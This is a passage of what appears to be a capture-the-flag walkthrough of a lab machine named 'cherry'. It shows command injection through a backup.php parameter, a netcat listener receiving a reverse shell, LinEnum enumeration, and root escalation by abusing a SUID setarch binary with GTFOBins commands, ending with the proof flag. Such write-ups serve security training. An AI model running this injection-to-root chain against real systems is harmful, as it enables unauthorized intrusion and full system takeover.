
```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
cherry:7755/backup/command.php?backup=whereis python
```


```
python: /usr/bin/python3.8 /usr/lib/python2.7 /usr/lib/python3.8 /etc/python3.8 /usr/local/lib/python3.8
```

Reverse shell popped.



```
root@kali:/tmp# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.126.129] from (UNKNOWN) [192.168.126.131] 45038
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Using linenum from https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
I got these interesting results:



```
[+] Possibly interesting SUID files:
-rwsr-sr-x 1 root root 27136 Apr  2  2020 /usr/bin/setarch
```

Basically from here on i kinda follow instructions from gtfobins.

https://gtfobins.github.io/gtfobins/setarch/




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be exploited to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.

```
sudo sh -c 'cp $(which setarch) .; chmod +s ./setarch'

./setarch $(arch) /bin/sh -p
```

Root and woot!



```
www-data@cherry:/tmp$ setarch $(arch) /bin/sh -p
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# 
```



```
# cd /root
# ls -lah
total 44K
drwx------  5 root root 4.0K Sep  7 04:21 .
drwxr-xr-x 20 root root 4.0K Sep  7 02:18 ..
-rw-------  1 root root  164 Sep  7 04:21 .bash_history
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4.0K Sep  7 02:33 .local
-rw-------  1 root root   18 Sep  7 02:37 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4.0K Sep  7 02:21 .ssh
-rw-r--r--  1 root root  255 Sep  7 04:13 .wget-hsts
-rw-r--r--  1 root root   46 Sep  7 04:20 proof.txt
drwxr-xr-x  3 root root 4.0K Sep  7 02:21 snap
# cat proof.txt
Sun_CSR_TEAM.af6d45da1f1181347b9e2139f23c6a5b
# 
```